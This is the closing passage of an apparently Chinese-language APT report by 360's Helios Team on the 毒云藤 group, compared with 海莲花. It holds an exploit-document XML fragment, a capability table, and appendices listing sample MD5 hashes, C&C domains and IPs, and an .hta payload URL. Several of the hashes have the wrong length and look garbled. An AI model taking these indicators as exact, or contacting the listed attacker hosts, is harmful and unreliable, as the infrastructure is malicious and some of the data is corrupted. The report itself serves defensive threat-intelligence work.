2 <p:slid xmlns:a="http://schemas.openxmlformats.org/drawingml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:p="http://schemas.openxmlformats.org/presentationml/2006/main"><p:cSld><p:spTree><p:nvGrpSpPr><p:cNvPr id="1" name=""><p:cNvGrpSpPr/><p:nvPr /></p:nvGrpSpPr><p:grpSpPr><a:xfrm><a:off x="0" y="0"/><a:ext cx="0" cy="0"/><a:chOff x="0" y="0"/><a:chExt cx="0" cy="0"/></a:xfrm></p:grpSpPr><p:sp><p:nvSpPr><p:cNvPr id="3" name="副標題 2"/><p:cNvSpPr><a:spLocks noGrp="1"/></p:cNvSpPr><p:nvPr><p:ph type="subTitle" idx="1"/></p:nvPr></p:nvSpPr><p:spPr><a:xfrm><a:off x="1477963" y="4297363"/><a:ext cx="6400800" cy="1752600"/></a:xfrm></p:spPr><p:txBody><a:bodyPr><a:normAutoFit/></a:bodyPr><a:lstStyle/><a:p><a:endParaRPr lang="zh-TW" altLang="en-US" smtClean="0"><a:solidFill><a:srgbClr val="898989"/></a:solidFill></a:endParaRPr></a:p></p:txBody></p:sp><p:sp><p:nvSpPr><p:cNvPr id="2051" name="矩形 3"/><p:cNvSpPr><a:spLocks noChangeArrowheads="1"/></p:cNvSpPr><p:nvPr /></p:nvSpPr><p:spPr bwMode="auto"

```

图 58 漏洞文档 (CVE-2014-4114) 内 slide 文件内容

5) 释放的迷惑文档

某特定地区默认字体：细明体




图 59 后门释放的迷惑文档




图 60 新华网相关新闻截图

http://news.xinhuanet.com/world/2014-05/18/c_1110741502.htm

第5章 组织能力或特性分析

主项	子项	毒云藤	海莲花
攻击目标	人员	政府人员、行业专家	政府人员、行业专家
	行业、领域	中国政府、科研院所、海事机构等 军事、两岸关系	中国政府、科研院所、海事机构等
	国家	中国	中国, 其他
	地域	重点: 北京、福建、广东、浙江、上海	重点: 北京、天津
概况	攻击者个人信息		
	规模		
	母语	简体中文、繁体中文	简体中文、越语
	威胁等级	高 (5)	高 (4)
	综合实力	高 (5)	高 (3)
涉及的行动 (组织特有)			
涉及的组织 (行动特有)			
攻击手法	常用语言或语种	简体中文	简体中文
	攻击前导	邮件+PE 邮件+漏洞文档	邮件+PE 网站+PE (MAC)
	发送邮件习惯	用 WEB 邮箱 Phpmail 工具	
	0day 利用的情况	1 个	无
	漏洞利用种类	CVE-2014-4114、CVE-2012-0158	无
	攻击平台	windows	Windows\Mac
	横向移动		
	常用 RAT 类型	PI\ZXHELL 等	未知
	家族种类	6 个以上	4
		
攻击目的	破坏	无	无
	窃取	CC 指令、遍历指定文件	CC 指令
行动持续时间	首次攻击时间	2007	2012
	最近攻击时间	2018	2018
	活跃度	非常活跃	非常活跃
其他	C&C 域名属性	大量采用动态域名, 基于 NO-IP 等	未使用动态域名, 但有域名信息保护
	IP 属性	ADSL, 大部分归属地为某特定地区, 另外有美国、中国香港	

附录 1：文件 MD5 列表

```
03d762794a6fe96458d8228bb7561629
0595f5005f237967dcfda517b26497d6
07561810d818905851ce6ab2c1152871
0e80fca91103fe46766dcb0763c6f6af
1374e999e1cda9e406c19dfe99830ffc
1396cafb08ca09fac5d4bd2f12c65059
1ab54f5f0b847a1aaaf00237d3a9f0ba
1aca8cd40d9b84cab225d333b09f9ba5
1dc61f30feeb60995174692e8d864312
250c9ec3e77d1c6d999ce782c69fc21b
2579b715ea1b76a1979c415b139fdee7
26d7f7aa3135e99581119f40986a8ac3
27f683baed7b02927a591cdc0c850743
28e4545e9944eb53897ee9acf67b1969
2a96042e605146ead06b2ee4835baec3
2c405d608b600655196a4aa13bdb3790
30866adc2976704bca0f051b5474a1ee
31c81459c10d3f001d2cce830239c16
3484302809ac3df6ceec857cb4f75fb1
36c23c569205d6586984a2f6f8c3a39e
382132e601d7a4ae39a4e7d89457597f
3e12538b6eaf19ca163a47ea599cfa9b
41c7e09170037faf95bb691df021a20
45e983ae2fca8dacfdebe1b1277102c9
4e57987d08978eb2241f9d52303713
5696bbe662d75f9be0e8a9ed8672755
5e4c2fbcd0308a0b9af92bf87383604f
5ee2958b130f9cda8f5f3fc1dc5249cf
5f1a1ff9f272539904e25d300f2fbcc
611cefaf48c5f096fb644073247621c
67d5f04fb0e00addc4085457f40900a2
6a37ce66d3003ebf04d249ab049acb22
6ca3a598492152eb08e36819ee56ab83
7639ed0f0c0f5ac48ec9a548a82e2f50
76782ecf9684595dbf86e5e37ba95cc8
785b24a55dd41c94060efe8b39dc6d4c
7c498b7ad4c12c38b1f4eb12044a9def
81232f4c5c7810939b3486fa78d666c2
81e1332d15b29e8a19d0e97459d0a1de
8abb22771fd3ca34d6def30ba5c5081c
95f0b0e942081b4952e6daef2e373967
```

9b925250786571058dae5a7cbea71d28
9bcb41da619c289fcfdf3131bbf2be21
9f9a24b063018613f7f290cc057b8c40
a73d3f749e42e2b614f89c4b3ce97fe1
a807486cfe05b30a43c109fdb6a95993
a8417d19c5e5183d45a38a2abf48e43e
acc598bf20fada204b5cf4c3344f98a
accb53eb0faebfca9f190815d143e04b
adc3a4dfbdfe7640153ed0ea1c3cf125
ae004a5d4f1829594d830956c55d6ae4
b0be3c5fe298fb2b894394e808d5ffaf
b244cced7c7f728bcc4d363f8260090d
b301cd0e42803b0373438e9d4ca01421
bd2272535c655aff1f1566b24a70ee97
bd4b579f889bbe681b9d3ab11768ca07
bfb9d13daf5a4232e5e45875e7e905d7
c31549489bf0478ab4c367c563916ada
c8755d732be4dc13eed8e4c49cfab94
c8fd2748a82e336f934963a79313aaa1
ca663597299b1cecaf57c14c6579b23b
d12099237026ae7475c24b3dfb5d18bc
d61c583eba31f2670ae688af070c87fc
dde2c03d6168089affdca3b5ec41f661
e2e2cd911e099b005e0b2a80a34cfaac
e9a9c0485ee3e32e7db79247fee8bba6
ec7e11cfca01af40f4d96cbbacb41fed
eff88ecf0c3e719f584371e9150061d2
f0c29f89ffdb0f3f03e663ef415b9e4e
f1b6ed2624583c913392dc7e3ea6ae1
f27a9cd7df897cf8d2e540b6530dceb3
f29abd84d6cdec8bb5ce8d51e85ddafc
f3ed0632cadd2d6beffb9d33db4188ed
fbe0f2c62b14b576f087e92f60e7d132
fccb13c00df25d074a78f1eeeb04a0e7
0fb92524625ffffda3425d08c94c014a1
168365197031ffcdbe65ab13d71b64ec
2b5ddabf1c6fd8670137cade8b60a034
517c81b6d05bf285d095e0fd91cb6f03
7deeb1b3cce6528add4f9489ce1ec5d6
aa57085e5544d923f576e9f86adf9dc0
cda1961d63aaeee991ff97845705e08b8
e07ca9f773bd772a41a6698c6fd6e551
fb427874a13f6ea5e0fd1a0aec6a095c

附录 2：C&C 列表

126mailserver.serveftp.com
access.webplurk.com
aliago.dyndns.dk
as1688.webhop.org
babana.wikaba.com
backaaa.beijingdasihei.com
bt0116.servebbs.net
ceepitbj.servepics.com
check.blogdns.com
china.serveblog.net
chinamil.lflink.com
cluster.safe360.dns05.com
cnwww.m-music.net
fff.dynamic-dns.net
gaewaa.upgrinfo.com
givemea.ygto.com
givemeaaa.upgrinfo.com
goldlion.mefound.com
gugupd.008.net
guliu2008.9966.org
hyssjc.securitytactics.com
jason.zyns.com
javainfo.upgrinfo.com
jerry.jkub.com
kav2011.mooo.com
kouwel.zapto.org
laizaow.mefound.com
localhosts.ddns.us
mail.sends.sendsmtp.com
mail163.mypop3.net
mailsends.sendsmtp.com
mediatvset.no-ip.org
moneyaaa.beijingdasihei.com
motices.ourhobby.com
mp3.dnset.com
netlink.vizvaz.com
operator.solaris.nu
pps.longmusic.com
ps1688.webhop.org
rising.linkpc.net
safe360.dns05.com

sandy.ourhobby.com
soagov.sytes.net
soagov.zapto.org
soasoas.ytes.net
ssy.ikwb.com
ssy.mynumber.org
svCSRset.ezua.com
teacat.https443.org
tong.wikaba.com
updates.lflink.com
usa08.serveftp.net
waterfall.mynumber.org
webupdate.dnsrd.com
www.safe360.dns05.com
www.ssy.ikwb.com
www.tong.wikaba.com
wwwdo.tyur.acmetoy.com
xinhua.redirectme.net
131.213.66.10
146.0.32.168
165.227.220.223
188.166.67.36
199.101.133.169
45.32.8.137
45.76.125.176
45.76.228.61
45.76.9.206
45.77.171.209
bearingonly.rebatesrule.net
canberk.gecekodu.com
emailser163.serveusers.com
fevupdate.ocry.com
geiwoaaa.qpoe.com
hy-zhqopin.mynumber.org
l63service.serveuser.com
microsoftword.serveuser.com
office.go.dyndns.org
updateinfo.servegame.org
uswebmail163.sendsmtp.com
winsysupdate.dynamic-dns.net
wmiapr.p.ezua.com
www.service.justdied.com
zxcv201789.dynssl.com
officelpatch.dnset.com

pouhui.diskstation.org
comehigh.mefound.com
annie165.zyns.com
<http://annie165.zyns.com/zxcvb.hta>

附录 3：360 追日团队（Helios Team）

360 追日团队（Helios Team）是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

联系方式

邮箱：360zhuir@360.cn

微信公众号：360 追日团队

扫描右侧二维码关注微信公众号



附录 4：360 安全监测与响应中心

360 安全监测与响应中心，是 360 为服务广大政企机构而建立的网络安全服务平台，旨在第一时间为政企机构提供突发网络安全事件的预警、通告，处置建议、技术分析和 360 安全产品解决方案。突发网络安全事件包括但不限于：安全漏洞、木马病毒、信息泄露、黑客活动、攻击组织等。

360 安全监测与响应中心兼具安全监测与响应能力：中心结合 360 安全大数据监测能力与海量威胁情报分析能力，能够全天候、全方位的监测和捕获各类突发网络安全事件；同时，基于 10 余年来为全国数万家大型政企机构提供安全服务和应急响应处置经验，中心能够在第一时间为政企机构应对突发网络安全事件提供有效的处置措施建议和应急响应方案。

在 2017 年 5 月发生的永恒之蓝勒索蠕虫（WannaCry）攻击事件中，360 安全监测与响应中心在 72 小时内，连续发布 9 份安全预警通告，7 份安全修复指南和 6 个专业技术工具，帮助和指导全国十万余家政企机构应对危机。

A-TEAM 是 360 安全监测与响应中心下属的一支专业技术研究团队，主要专注于 Web 渗透与 APT 攻防技术研究，并持续展开前瞻性攻防工具预研，以提前探知更多的未知威胁、新兴威胁。A-TEAM 的技术研究从底层原理、协议实现入手，能够深度还原攻与防的技术本质。

附录 5：360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

360 威胁情报中心对外服务平台网址为 <https://ti.360.net/>。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。



微信公众号：360 威胁情报中心

关注二维码：

